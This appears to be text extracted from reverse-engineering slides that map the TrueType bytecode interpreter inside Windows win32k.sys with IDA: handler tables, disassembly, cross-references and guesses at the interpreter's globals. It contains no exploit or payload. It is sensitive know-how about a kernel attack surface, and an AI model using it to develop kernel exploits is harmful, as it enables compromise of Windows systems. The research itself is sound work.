.data:BF9A4650 dd offset @itrp_DELTAC2@8 ; itrp_DELTAC2(x,x)
.data:BF9A4654 dd offset @itrp_DELTAC3@8 ; itrp_DELTAC3(x,x)
.data:BF9A4658 dd offset @itrp_SROUND@8 ; itrp_SROUND(x,x)
.data:BF9A465C dd offset @itrp_S45ROUND@8 ; itrp_S45ROUND(x,x)
.data:BF9A4660 dd offset @itrp_JROT@8 ; itrp_JROT(x,x)
```

001A4608 BF9A4608: .data:BF9A4608

AU: idle Down Disk: 23GB

Instruction	Opcode
ADD[ ]	0x60
SUB[ ]	0x61
DIV[ ]	0x62
MUL[ ]	0x63
ABS[ ]	0x64
NEG[ ]	0x65
FLOOR[ ]	0x66
etc.	

IDA - C:\WINDOWS\system32\win32k.sys

File Edit Jump Search View Debugger Options Windows Help

IDA View-A Hex View-A Structures

```
.data:BF9A45BC dd offset @itrp_POP@8 ; itrp_POP(x,x)
.data:BF9A45C0 dd offset @itrp_LT@8 ; itrp_LT(x,x)
.data:BF9A45C4 dd offset @itrp_LTEQ@8 ; itrp_LTEQ(x,x)
.data:BF9A45C8 dd offset @itrp_GT@8 ; itrp_GT(x,x)
.data:BF9A45CC dd offset @itrp_GTEQ@8 ; itrp_GTEQ(x,x)
.data:BF9A45D0 dd offset @itrp_EQ@8 ; itrp_EQ(x,x)
.data:BF9A45D4 dd offset @itrp_NEQ@8 ; itrp_NEQ(x,x)
.data:BF9A45D8 dd offset @itrp_ODD@8 ; itrp_ODD(x,x)
.data:BF9A45DC dd offset @itrp_EVEN@8 ; itrp_EVEN(x,x)
.data:BF9A45E0 dd offset @itrp_IF@8 ; itrp_IF(x,x)
.data:BF9A45E4 dd offset @itrp_EIF@8 ; itrp_EIF(x,x)
.data:BF9A45E8 dd offset @itrp_AND@8 ; itrp_AND(x,x)
.data:BF9A45EC dd offset @itrp_OR@8 ; itrp_OR(x,x)
.data:BF9A45F0 dd offset @itrp_NOT@8 ; itrp_NOT(x,x)
.data:BF9A45F4 dd offset @itrp_DELTAP1@8 ; itrp_DELTAP1(x,x)
.data:BF9A45F8 dd offset @itrp_SDB@8 ; itrp_SDB(x,x)
.data:BF9A45FC dd offset @itrp_SDS@8 ; itrp_SDS(x,x)
.data:BF9A4600 dd offset @itrp_ADD@8 ; itrp_ADD(x,x)
.data:BF9A4604 dd offset @itrp_SUB@8 ; itrp_SUB(x,x)
.data:BF9A4608 dd offset @itrp_DIV@8 ; itrp_DIV(x,x)
.data:BF9A460C dd offset @itrp_MUL@8 ; itrp_MUL(x,x)
.data:BF9A4610 dd offset @itrp_ABS@8 ; itrp_ABS(x,x)
.data:BF9A4614 dd offset @itrp_NEG@8 ; itrp_NEG(x,x)
.data:BF9A4618 dd offset @itrp_FLOOR@8 ; itrp_FLOOR(x,x)
.data:BF9A461C dd offset @itrp_CEILING@8 ; itrp_CEILING(x,x)
.data:BF9A4620 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4624 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4628 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A462C dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4630 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4634 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4638 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A463C dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4640 dd offset @itrp_WCUTFOD@8 ; itrp_WCUTFOD(x,x)
.data:BF9A4644 dd offset @itrp_DELTAP2@8 ; itrp_DELTAP2(x,x)
.data:BF9A4648 dd offset @itrp_DELTAP3@8 ; itrp_DELTAP3(x,x)
.data:BF9A464C dd offset @itrp_DELTAC1@8 ; itrp_DELTAC1(x,x)
.data:BF9A4650 dd offset @itrp_DELTAC2@8 ; itrp_DELTAC2(x,x)
.data:BF9A4654 dd offset @itrp_DELTAC3@8 ; itrp_DELTAC3(x,x)
.data:BF9A4658 dd offset @itrp_SROUND@8 ; itrp_SROUND(x,x)
.data:BF9A465C dd offset @itrp_S45ROUND@8 ; itrp_S45ROUND(x,x)
.data:BF9A4660 dd offset @itrp_JROT@8 ; itrp_JROT(x,x)
```

001A4608 BF9A4608: .data:BF9A4608

Instruction	Opcode
ADD[ ]	0x60
SUB[ ]	0x61
DIV[ ]	0x62
MUL[ ]	0x63
ABS[ ]	0x64
NEG[ ]	0x65
FLOOR[ ]	0x66
etc.	

All these functions  
start out like this

Functions window

Function name

- itrp\_MPS(x,x)
- itrp\_MSIRP(x,x)
- itrp\_MUL(x,x)
- itrp\_MovePoint(x,x,x)
- itrp\_NEG(x,x)
- itrp\_NEQ(x,x)
- itrp\_NOT(x,x)
- itrp\_NPUSHB(x,x)
- itrp\_NPUSHW(x,x)
- itrp\_NROUND(x,x)
- itrp\_Normalize(x,x,x)
- itrp\_ODD(x,x)
- itrp\_OR(x,x)
- itrp\_OldProject(x,x)
- itrp\_POP(x,x)
- itrp\_PUSHB(x,x)
- itrp\_PUSHB1(x,x)**
- itrp\_PUSHW(x,x)
- itrp\_PUSHW1(x,x)
- itrp\_Project(x,x)
- itrp\_PushSomeBytes(x,x)
- itrp\_PushSomeWords(x,x)
- itrp\_QueryScanInfo(x,x,x)

IDA View-A

Hex View-A

Structures

Enums

```
@itrp_PUSHB1@8 proc near  
; FUNCTION CHUNK AT BF90965D SIZE 00000036 BYTES  
  
mov     eax, dword_BF9A9234  
mov     eax, [eax+160h]  
mov     edx, dword_BF9A9228  
sub     eax, edx  
sar     eax, 2  
cmp     eax, 1  
jnb     loc_BF90965D  
  
; START OF FUNCTION CHUNK FOR @itrp_PUSHB1@8  
loc_BF90965D:  
cmp     ecx, dword_BF9A9284  
push    esi  
mov     esi, dword_BF9A9280  
jb      loc_BF85C6B5  
  
loc_BF90967C:  
mov     dword_BF9A927C, 1111h  
mov     eax, dword_BF9A9280  
retn
```

Direction	Type	Address	Text
D...	r	itrp_ABS(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_ADD(x,x)+3	mov esi, dword_BF9A9234
D...	r	itrp_ALIGNPTS(x,x)+F	mov esi, dword_BF9A9234
D...	r	itrp_ALIGNRP(x,x)+21	mov ecx, dword_BF9A9234
D...	r	itrp_ALIGNRP(x,x):loc_BF...	mov ecx, dword_BF9A9234
D...	r	itrp_AND(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_CALL(x,x)+8	mov edx, dword_BF9A9234
D...	r	itrp_CALL(x,x)+FB	mov eax, dword_BF9A9234
D...	r	itrp_CEILING(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_CINDEX(x,x)+9	mov ecx, dword_BF9A9234
D...	r	itrp_CLEAR(x,x)+2	mov ecx, dword_BF9A9234
D...	r	itrp_ChangeCvtFast(x,x,x...	mov eax, dword_BF9A9234
D...	r	itrp_ChangeCvtSlow(x,x,x...	mov ecx, dword_BF9A9234
D...	r	itrp_CheckSingleWidth(x)+4	mov edi, dword_BF9A9234
D...	r	itrp_DELTAC1(x,x)	mov eax, dword_BF9A9234
D...	r	itrp_DELTAC2(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DELTAC3(x,x)	mov edx, dword_BF9A9234
Up	r	itrp_DELTAP1(x,x)	mov eax, dword_BF9A9234
D...	r	itrp_DELTAP2(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DELTAP3(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DEPTH(x,x)+9	mov ecx, dword_BF9A9234
D...	r	itrp_DIV(x,x)+6	mov esi, dword_BF9A9234
D...	r	itrp_DUP(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)...	mov ebx, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)+E	mov ebx, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)-12	mov ebx, dword_BF9A9234
D...	r	itrp_EQ(x,x)+3	mov esi, dword_BF9A9234
D...	r	itrp_EVEN(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_Execute(x,x,x,x,x,x)...	mov eax, dword_BF9A9234
D...	w	itrp_Execute(x,x,x,x,x,x)...	mov dword_BF9A9234, esi
D...	r	itrp_FDEF(x,x)+E	mov esi, dword_BF9A9234
D...	r	itrp_FDEF(x,x)-6C	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x)-94	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x):loc_BF8B7...	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x):loc_BF8B7...	mov ecx, dword_BF9A9234

And by 'all' I mean 190 of them.



Direction	Type	Address	Text
D...	r	itrp_ABS(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_ADD(x,x)+3	mov esi, dword_BF9A9234
D...	r	itrp_ALIGNPTS(x,x)+F	mov esi, dword_BF9A9234
D...	r	itrp_ALIGNRP(x,x)+21	mov ecx, dword_BF9A9234
D...	r	itrp_ALIGNRP(x,x):loc_BF...	mov ecx, dword_BF9A9234
D...	r	itrp_AND(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_CALL(x,x)+8	mov edx, dword_BF9A9234
D...	r	itrp_CALL(x,x)+FB	mov eax, dword_BF9A9234
D...	r	itrp_CEILING(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_CINDEX(x,x)+9	mov ecx, dword_BF9A9234
D...	r	itrp_CLEAR(x,x)+2	mov ecx, dword_BF9A9234
D...	r	itrp_ChangeCvtFast(x,x,x...	mov eax, dword_BF9A9234
D...	r	itrp_ChangeCvtSlow(x,x,x...	mov ecx, dword_BF9A9234
D...	r	itrp_CheckSingleWidth(x)+4	mov edi, dword_BF9A9234
D...	r	itrp_DELTAC1(x,x)	mov eax, dword_BF9A9234
D...	r	itrp_DELTAC2(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DELTAC3(x,x)	mov edx, dword_BF9A9234
Up	r	itrp_DELTAP1(x,x)	mov eax, dword_BF9A9234
D...	r	itrp_DELTAP2(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DELTAP3(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_DEPTH(x,x)+9	mov ecx, dword_BF9A9234
D...	r	itrp_DIV(x,x)+6	mov esi, dword_BF9A9234
D...	r	itrp_DUP(x,x)+7	mov esi, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)...	mov ebx, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)+E	mov ebx, dword_BF9A9234
D...	r	itrp_DeltaEngine(x,x,x,x)-12	mov ebx, dword_BF9A9234
D...	r	itrp_EQ(x,x)+3	mov esi, dword_BF9A9234
D...	r	itrp_EVEN(x,x)	mov edx, dword_BF9A9234
D...	r	itrp_Execute(x,x,x,x,x,x)...	mov eax, dword_BF9A9234
D...	w	itrp_Execute(x,x,x,x,x,x)...	mov dword_BF9A9234, esi
D...	r	itrp_FDEF(x,x)+E	mov esi, dword_BF9A9234
D...	r	itrp_FDEF(x,x)-6C	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x)-94	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x):loc_BF8B7...	mov eax, dword_BF9A9234
D...	r	itrp_FDEF(x,x):loc_BF8B7...	mov ecx, dword_BF9A9234

Must be a pointer to some kind of global TrueType VM state.



And this must be some kind of error code.

```
.data:BF9A9274
.data:BF9A9278 word_BF9A9278 dw 0
.data:BF9A9278
.data:BF9A927A align 4
.data:BF9A927C dword_BF9A927C dd 0
.data:BF9A927C
.data:BF9A9280 dword_BF9A9280 dd 0
.data:BF9A9280
.data:BF9A9284 dword_BF9A9284 dd 0
.data:BF9A9284
.data:BF9A9288 dword_BF9A9288 dd 0
.data:BF9A9288
.data:BF9A928C dword_BF9A928C dd 0
.data:BF9A928C
.data:BF9A9290 dword_BF9A9290 dd 0
.data:BF9A9290
.data:BF9A9294 word_BF9A9294 dw 0
.data:BF9A9294
.data:BF9A9296 word_BF9A9296 dw 0
.data:BF9A9296
.data:BF9A9298 dword_BF9A9298 dd 0
.data:BF9A9298
.data:BF9A929C ; PUID gpepCSRSS
.data:BF9A929C _gpepCSRSS dd 0
.data:BF9A929C
.data:BF9A92A0 _gpshadowFirst dd 0
.data:BF9A92A0
.data:BF9A92A4 _gbNewMouseInit dd 0
.data:BF9A92A4
.data:BF9A92A8 _gpIdEndSession dd 0
.data:BF9A92A8
.data:BF9A92AC _gdwShutdownFlags dd 0
.data:BF9A92AC
.data:BF9A92B0 _gdwLocks dd 0
.data:BF9A92B0
.data:BF9A92B4 ; PUID gpwinstaLogoff
.data:BF9A92B4 _gpwinstaLogoff dd 0
.data:BF9A92B4
.data:BF9A92B8 align 1
.data:BF9A92C0 _acatomSysDepends dd 0
.data:BF9A92C0
```

001A927C BF9A927C: .data:dword BF9A927C

idle Down Disk: 23GB

Up	w	itrp_WFV(x,x)+61	mov	dword_BF9A927C, 1110h
Up	w	itrp_SRP0(x,x):loc_BF85B...	mov	dword_BF9A927C, 1110h
Up	w	itrp_SRP2(x,x):loc_BF85C...	mov	dword_BF9A927C, 1110h
Up	w	itrp_SRP1(x,x):loc_BF85C...	mov	dword_BF9A927C, 1110h
Up	w	itrp_PushSomeBytes(x,x)...	mov	dword_BF9A927C, 1111h
Up	w	itrp_InnerExecute(x,x):loc...	mov	dword_BF9A927C, 110Eh
Up	w	itrp_ELSE(x,x)-2A	mov	dword_BF9A927C, 1105h
Up	w	itrp_ELSE(x,x)+20	mov	dword_BF9A927C, 111Dh
Up	w	itrp_PUSHW1(x,x):loc_BF8...	mov	dword_BF9A927C, 111Dh
Up	w	itrp_POP(x,x):loc_BF85C671	mov	dword_BF9A927C, 1110h
Up	w	itrp_PUSHB1(x,x)+1F	mov	dword_BF9A927C, 1111h
Up	w	itrp_PUSHB1(x,x)+31	mov	dword_BF9A927C, 111Dh
Up	w	itrp_MDAP(x,x)-3C	mov	dword_BF9A927C, 1110h
Up	w	itrp_MDAP(x,x)-14	mov	dword_BF9A927C, 1112h
Up	w	itrp_LLOOP(x,x):loc_BF85...	mov	dword_BF9A927C, 1110h
Up	w	itrp_MIAP(x,x)-5C	mov	dword_BF9A927C, 1110h
Up	w	itrp_MIAP(x,x)-40	mov	dword_BF9A927C, 111Bh
Up	w	itrp_MIAP(x,x)-14	mov	dword_BF9A927C, 1112h
Up	w	itrp_Execute(x,x,x,x,x,x)...	mov	dword_BF9A927C, ebx
Up	r	itrp_Execute(x,x,x,x,x,x)...	mov	eax, dword_BF9A927C
Up	w	itrp_DeltaEngine(x,x,x,x)-6B	mov	dword_BF9A927C, 1110h
Up	w	itrp_DeltaEngine(x,x,x,x)-53	mov	dword_BF9A927C, 1110h
Up	w	itrp_DeltaEngine(x,x,x,x)-3B	mov	dword_BF9A927C, 1112h
Up	w	itrp_DeltaEngine(x,x,x,x)...	mov	dword_BF9A927C, 111Bh
Up	w	itrp_EQ(x,x)+42	mov	dword_BF9A927C, 1110h
Up	w	itrp_RS(x,x)-44	mov	dword_BF9A927C, 1110h
Up	w	itrp_RS(x,x)+5B	mov	dword_BF9A927C, 1119h
Up	w	itrp_IF(x,x)+7D	mov	dword_BF9A927C, 110Bh
Up	w	itrp_IF(x,x)+96	mov	dword_BF9A927C, 1105h
Up	w	itrp_IF(x,x)+A8	mov	dword_BF9A927C, 1110h
Up	w	itrp_CALL(x,x)-14	mov	dword_BF9A927C, 1114h
Up	r	itrp_CALL(x,x)+138	mov	ecx, dword_BF9A927C
Up	w	itrp_AND(x,x)-11	mov	dword_BF9A927C, 1110h
Up	w	itrp_SWAP(x,x)+33	mov	dword_BF9A927C, 1110h
Up	w	itrp_LTEQ(x,x)+44	mov	dword_BF9A927C, 1110h

OK

Cancel

Search

Help

Especially since it's always used like this

```
; __fastcall itrp_NOT(x, x)
@itrp_NOT@8 proc near
mov     edx, dword_BF9A9228
push    esi
mov     esi, dword_BF9A9234
mov     eax, ecx
push    edi
mov     edi, [esi]
mov     ecx, edx
sub     ecx, edi
sar     ecx, 2
cmp     ecx, 1
jb      short loc_BF863466
```

```
esi, [edx-4]
ecx, ecx
esi, esi
cl
edi
esi
[edx-4], ecx
```

```
loc_BF863466:
mov     eax, dword_BF9A9280
pop     edi
mov     dword_BF9A927C, 1110h
pop     esi
retn
@itrp_NOT@8 endp
```

Text

61	mov	dword_BF9A927C, 1110h
6C	mov	dword_BF9A927C, 1110h
7C	mov	dword_BF9A927C, 1110h
8C	mov	dword_BF9A927C, 1110h
9C	mov	dword_BF9A927C, 1111h
AC	mov	dword_BF9A927C, 110Eh
BC	mov	dword_BF9A927C, 1105h
CC	mov	dword_BF9A927C, 111Dh
DC	mov	dword_BF9A927C, 111Dh
EC	mov	dword_BF9A927C, 1110h
FC	mov	dword_BF9A927C, 1111h
04	mov	dword_BF9A927C, 111Dh
14	mov	dword_BF9A927C, 1110h
24	mov	dword_BF9A927C, 1112h
34	mov	dword_BF9A927C, 1110h
44	mov	dword_BF9A927C, 1110h
54	mov	dword_BF9A927C, 1118h
64	mov	dword_BF9A927C, 1112h
74	mov	dword_BF9A927C, ebx
84	mov	eax, dword_BF9A927C
94	mov	dword_BF9A927C, 1110h
A4	mov	dword_BF9A927C, 1110h
B4	mov	dword_BF9A927C, 1110h
C4	mov	dword_BF9A927C, 1119h
D4	mov	dword_BF9A927C, 110Bh
E4	mov	dword_BF9A927C, 1105h
F4	mov	dword_BF9A927C, 1110h
04	mov	dword_BF9A927C, 1114h
14	mov	ecx, dword_BF9A927C
24	mov	dword_BF9A927C, 1110h
34	mov	dword_BF9A927C, 1110h
44	mov	dword_BF9A927C, 1110h

OK

Cancel

Search

Help

**xrefs to dword\_BF9A9280**

Direction	Typ	Address	Text
Up	r	itrp_ABS(x,x):loc_BF8634AA	mov eax, dword_BF9A9280
Up	r	itrp_DIV(x,x):loc_BF8634BC	mov eax, dword_BF9A9280
Up	r	itrp_DIV(x,x):loc_BF86350F	mov eax, dword_BF9A9280
Up	r	itrp_OR(x,x):loc_BF863521	mov eax, dword_BF9A9280
Up	r	itrp_NEG(x,x)+33	mov eax, dword_BF9A9280
Up	r	itrp_MAX(x,x):loc_BF86365E	mov eax, dword_BF9A9280
Up	r	itrp_MIN(x,x):loc_BF8636AC	mov eax, dword_BF9A9280
Up	r	itrp_RPV(x,x)+47	mov eax, dword_BF9A9280
Up	r	itrp_JROF(x,x)-23	mov eax, dword_BF9A9280
Up	r	itrp_JROF(x,x)-B	mov eax, dword_BF9A9280
Up	r	itrp_JROF(x,x)+4A	mov eax, dword_BF9A9280
Up	r	itrp_SHP_Common(x,x,x,x...	mov eax, dword_BF9A9280
Up	r	itrp_SHP(x,x):loc_BF865766	mov eax, dword_BF9A9280
Up	r	itrp_SHP(x,x):loc_BF865832	mov eax, dword_BF9A9280
Up	r	itrp_SHPIX(x,x):loc_BF865...	mov eax, dword_BF9A9280
Up	r	itrp_IUP(x,x):loc_BF865F8F	mov eax, dword_BF9A9280
Up	r	itrp_MIRP(x,x):loc_BF866...	mov eax, dword_BF9A9280
Up	r	itrp_MIRP(x,x):loc_BF866...	mov eax, dword_BF9A9280
Up	r	itrp_MIRP(x,x):loc_BF866...	mov eax, dword_BF9A9280
Up	r	itrp_MIRP(x,x):loc_BF866...	mov eax, dword_BF9A9280
Up	r	itrp_ALIGNRP(x,x):loc_BF...	mov eax, dword_BF9A9280
Up	r	itrp_ALIGNRP(x,x):loc_BF...	mov eax, dword_BF9A9280
Up	r	itrp_GETINFO(x,x):loc_BF...	mov eax, dword_BF9A9280
Up	r	itrp_SCANTYPE(x,x):loc_B...	mov eax, dword_BF9A9280
Up	r	itrp_LWTCI(x,x)+39	mov eax, dword_BF9A9280
Up	r	itrp_SCANCTRL(x,x):loc_B...	mov eax, dword_BF9A9280
Up	r	itrp_MUL(x,x):loc_BF869328	mov eax, dword_BF9A9280
Up	r	itrp_WCVTFOD(x,x):loc_B...	mov eax, dword_BF9A9280
Up	r	itrp_WCVTFOD(x,x):loc_B...	mov eax, dword_BF9A9280
Up	r	itrp_SetElementPtr(x,x):lo...	mov eax, dword_BF9A9280
Up	r	itrp_SetElementPtr(x,x):lo...	mov eax, dword_BF9A9280

OK Cancel Search Help

Line 1 of 201

Ditto on this one  
(201 references)

```
loc_BF863466:  
mov     eax, dword_BF9A9280  
pop     edi  
mov     dword_BF9A927C, 1110h  
pop     esi  
retn  
@itrp_NOT@8 endp
```

This VM global only  
seems to be involved  
with CALL and LOOPCALL

```

ata:BF9A9280 dword_BF9A9280 dd 0
ata:BF9A9280
ata:BF9A9284 dword_BF9A9284 dd 0
ata:BF9A9284
ata:BF9A9288 dword_BF9A9288 dd 0
ata:BF9A9288
ata:BF9A928C dword_BF9A928C dd 0
ata:BF9A928C
ata:BF9A9290 dword_BF9A9290 dd 0
ata:BF9A9290
ata:BF9A9294 word_BF9A9294 dw 0
ata:BF9A9294
ata:BF9A9296 word_BF9A9296 dw 0
ata:BF9A9296
ata:BF9A9298 dword_BF9A9298 dd 0
ata:BF9A9298
ata:BF9A929C ; PVOID gpepCSRSS
ata:BF9A929C _gpepCSRSS dd 0
ata:BF9A929C
ata:BF9A92A0 _gpshadowFirst dd 0
ata:BF9A92A0
ata:BF9A92A4 _abNewMouseInit dd 0

```

### xrefs to dword\_BF9A928C

Direction	Type	Address	Text
Up	w	itrp_Execute(x,x,x,x,x,x)...	mov dword_BF9A928C, edx
Up	w	itrp_CALL(x,x):loc_BF8601...	dec dword_BF9A928C
Up	r	itrp_CALL(x,x)+F5	mov ecx, dword_BF9A928C
Up	w	itrp_CALL(x,x)+103	mov dword_BF9A928C, ecx
Up	r	itrp_LOOPCALL(x,x)+88	mov edx, dword_BF9A928C
Up	w	itrp_LOOPCALL(x,x)+9B	mov dword_BF9A928C, edx
Up	r	itrp_LOOPCALL(x,x)+C5	mov edx, dword_BF9A928C
Up	w	itrp_LOOPCALL(x,x)+DD	mov dword_BF9A928C, edx
Up	w	itrp_IDefPatch(x,x)+9B	dec dword_BF9A928C
Up	r	itrp_IDefPatch(x,x)+C2	mov ecx, dword_BF9A928C
Up	w	itrp_IDefPatch(x,x)+D5	mov dword_BF9A928C, ecx

OK

Cancel

Search







Line 1 of 11

This VM global only  
seems to be involved  
with Relative Jumps

```

ata:BF9A927A          align 4
ata:BF9A927C  dword_BF9A927C  dd  0
ata:BF9A927C
ata:BF9A9280  dword_BF9A9280  dd  0
ata:BF9A9280
ata:BF9A9284  dword_BF9A9284  dd  0
ata:BF9A9284
ata:BF9A9288  dword_BF9A9288  dd  0
ata:BF9A9288
ata:BF9A928C  dword_BF9A928C  dd  0
ata:BF9A928C
ata:BF9A9290  dword_BF9A9290  dd  0
ata:BF9A9290
ata:BF9A9294  word_BF9A9294   dw  0
ata:BF9A9294
ata:BF9A9296  word_BF9A9296   dw  0
ata:BF9A9296

```

xrefs to dword_BF9A9288				
Direction	Type	Address	Text	
 Up	w	itrp_Execute(x,x,x,x,x,x)...	mov	dword_BF9A9288, ecx
 Up	r	itrp_JROF(x,x)+31	mov	eax, dword_BF9A9288
 Up	w	itrp_JROF(x,x)+3D	mov	dword_BF9A9288, eax
 Up	w	itrp_JMPR(x,x)+2B	dec	dword_BF9A9288
 Up	r	itrp_JROT(x,x)+31	mov	eax, dword_BF9A9288
 Up	w	itrp_JROT(x,x)+3D	mov	dword_BF9A9288, eax

Line 1 of 6

OK Cancel

```

.data:BF9A9274 dword_BF9A9274 dd 0
.data:BF9A9274
.data:BF9A9278 word_BF9A9278 dw 0
.data:BF9A9278
.data:BF9A927A align
.data:BF9A927C dword_BF9A927C dd 0
.data:BF9A927C
.data:BF9A9280 dword_BF9A9280 dd 0
.data:BF9A9280
.data:BF9A9284 dword_BF9A9284 dd 0
.data:BF9A9284
.data:BF9A9288 dword_BF9A9288 dd 0
.data:BF9A9288
.data:BF9A928C dword_BF9A928C dd 0
.data:BF9A928C
.data:BF9A9288 dword_BF9A9288 dd 0

```

This VM global only seems to be involved with Conditionals

```

.data:BF9A929C ; PVOID gpepCSRSS
.data:BF9A929C _gpepCSRSS dd 0
.data:BF9A929C
.data:BF9A92A0 _gpshadowFirst dd 0
.data:BF9A92A0
.data:BF9A92A4 _gbNewMouseInit dd 0
.data:BF9A92A4
.data:BF9A92A8 _gpIdEndSession dd 0
.data:BF9A92A8
.data:BF9A92AC _gdwShutdownFlags dd 0
.data:BF9A92AC
.data:BF9A92B0 _gdwLocks dd 0
.data:BF9A92B0
.data:BF9A92B4 ; PVOID gpwinstaLogoff
.data:BF9A92B4 _gpwinstaLogoff dd 0
.data:BF9A92B4
.data:BF9A92B8 align

```

## xrefs to dword\_BF9A9284

Direction	Typ	Address	Text
Up	w	itrp_InnerExecute(x,x)+F	mov dword_BF9A9284, eax
Up	r	itrp_ELSE(x,x)+13	cmp ecx, dword_BF9A9284
Up	r	itrp_IF(x,x)+33	mov edi, dword_BF9A9284
Up	r	itrp_CALL(x,x)+5C	mov esi, dword_BF9A9284
Up	w	itrp_CALL(x,x)+132	mov dword_BF9A9284, ecx
Up	r	itrp_JROF(x,x)+44	cmp ecx, dword_BF9A9284
Up	r	itrp_JMPR(x,x)+33	cmp eax, dword_BF9A9284
Up	r	itrp_FDEF(x,x):loc_BF8B7...	cmp edx, dword_BF9A9284
Up	r	itrp_JROT(x,x)+44	cmp ecx, dword_BF9A9284
Up	r	itrp_LOOPCALL(x,x):loc_B...	mov edx, dword_BF9A9284
Up	w	itrp_LOOPCALL(x,x)+CE	mov dword_BF9A9284, ecx
Up	r	itrp_PUSHB1(x,x):loc_BF9...	cmp ecx, dword_BF9A9284
Up	r	itrp_PushSomeBytes(x,x):l...	cmp edx, dword_BF9A9284
Up	r	itrp_NPUSHB(x,x)	cmp ecx, dword_BF9A9284
Up	r	itrp_PushSomeWords(x,x)...	cmp edx, dword_BF9A9284
Up	r	itrp_PUSHW1(x,x):loc_BF9...	cmp ecx, dword_BF9A9284
Up	r	itrp_NPUSHW(x,x)	cmp ecx, dword_BF9A9284
Up	r	itrp_FDEF(x,x):loc_BF909...	cmp edx, dword_BF9A9284
Up	r	itrp_FDEF(x,x):loc_BF909...	cmp edx, dword_BF9A9284
Up	r	itrp_FDEF(x,x):loc_BF909...	cmp edx, dword_BF9A9284
Up	r	itrp_FDEF(x,x)+52828	cmp edx, dword_BF9A9284
Up	r	itrp_FDEF(x,x):loc_BF909...	mov esi, dword_BF9A9284
Up	r	itrp_SkipPushData(x)+6	mov esi, dword_BF9A9284
Up	w	itrp_InnerTraceExecute(x,...	mov dword_BF9A9284, esi
Up	r	itrp_IDefPatch(x,x)+8	mov eax, dword_BF9A9284
Up	w	itrp_IDefPatch(x,x)+C8	mov dword_BF9A9284, eax
Up	r	itrp_IDEF(x,x)+F0	mov edi, dword_BF9A9284
Up	r	itrp_IDEF(x,x)+122	mov edi, dword_BF9A9284

OK

Cancel

Search

Help

Line 1 of 29

There is a debugging symbol for this one. I'm guessing "Graphics State".

IDA View-A

Hex View-A

```

.data:BF9A9204 dword_BF9A9204 dd 0
.data:BF9A9204
.data:BF9A9208 dword_BF9A9208 dd 0
.data:BF9A9208
.data:BF9A920C align 1
.data:BF9A9210 _LocalGS dd 0
.data:BF9A9210
.data:BF9A9214 dword_BF9A9214 dd 0
.data:BF9A9214
.data:BF9A9218 dword_BF9A9218 dd 0
.data:BF9A9218
.data:BF9A921C dword_BF9A921C dd 0
.data:BF9A921C
.data:BF9A9220 dword_BF9A9220 dd 0
.data:BF9A9220

```

xrefs to \_LocalGS

Direction	Type	Address	Text
Up	r	itrp_MDAP(x,x)+2B	mov edi, _LocalGS
Up	r	itrp_MIAP(x,x)+2D	mov edi, _LocalGS
Up	o	itrp_Execute(x,x,x,x,x,x)-...	mov ecx, offset _LocalGS
Up	w	itrp_Execute(x,x,x,x,x,x)...	mov _LocalGS, ecx
Up	r	itrp_DeltaEngine(x,x,x,x)...	mov edx, _LocalGS
Up	r	itrp_DeltaEngine(x,x,x,x):l...	mov ecx, _LocalGS
Up	r	itrp_DeltaEngine(x,x,x,x)...	mov esi, _LocalGS
Up	r	itrp_DeltaEngine(x,x,x,x)...	mov esi, _LocalGS
Up	o	itrp_IP(x,x)-73	mov ecx, offset _LocalGS
Up	r	itrp_IP(x,x)+25	mov eax, _LocalGS
Up	o	itrp_IP(x,x)+2C5	mov ecx, offset _LocalGS
Up	o	itrp_IP(x,x)+3B1	mov ecx, offset _LocalGS
Up	o	itrp_IP(x,x)+3D1	mov ecx, offset _LocalGS

Function name	Segment	Start	Length	Flags
itrp_SRP2(x,x)	.text	BF85C2AA	00000042	R
itrp_SUB(x,x)	.text	BF860C1A	00000048	R
itrp_SVTCA_0(x,x)	.text	BF85C359	000000A9	R
itrp_SVTCA_1(x,x)	.text	BF85C4E0	000000A1	R
itrp_SWAP(x,x)	.text	BF860A06	0000003F	R
itrp_SetCompositeFlag(x,x)	.text	BF85BC89	00000029	R
itrp_SetDefaults(x,x)	.text	BF868D3C	0000006E	R

There's no corresponding "GlobalGS" symbol, except for in this function's name.

```
; Attributes: bp-based frame
```

```
; __fastcall itrp_UpdateGlobalGS(x, x)
@itrp UpdateGlobalGS@52 proc near
```

```
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h
arg_C= dword ptr 14h
arg_10= dword ptr 18h
arg_14= word ptr 1Ch
arg_18= dword ptr 20h
arg_1C= dword ptr 24h
arg_20= dword ptr 28h
```

Getting on with it...

```

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ebx
mov     ebx, [ebp+arg_8]
push    esi           ; arg6
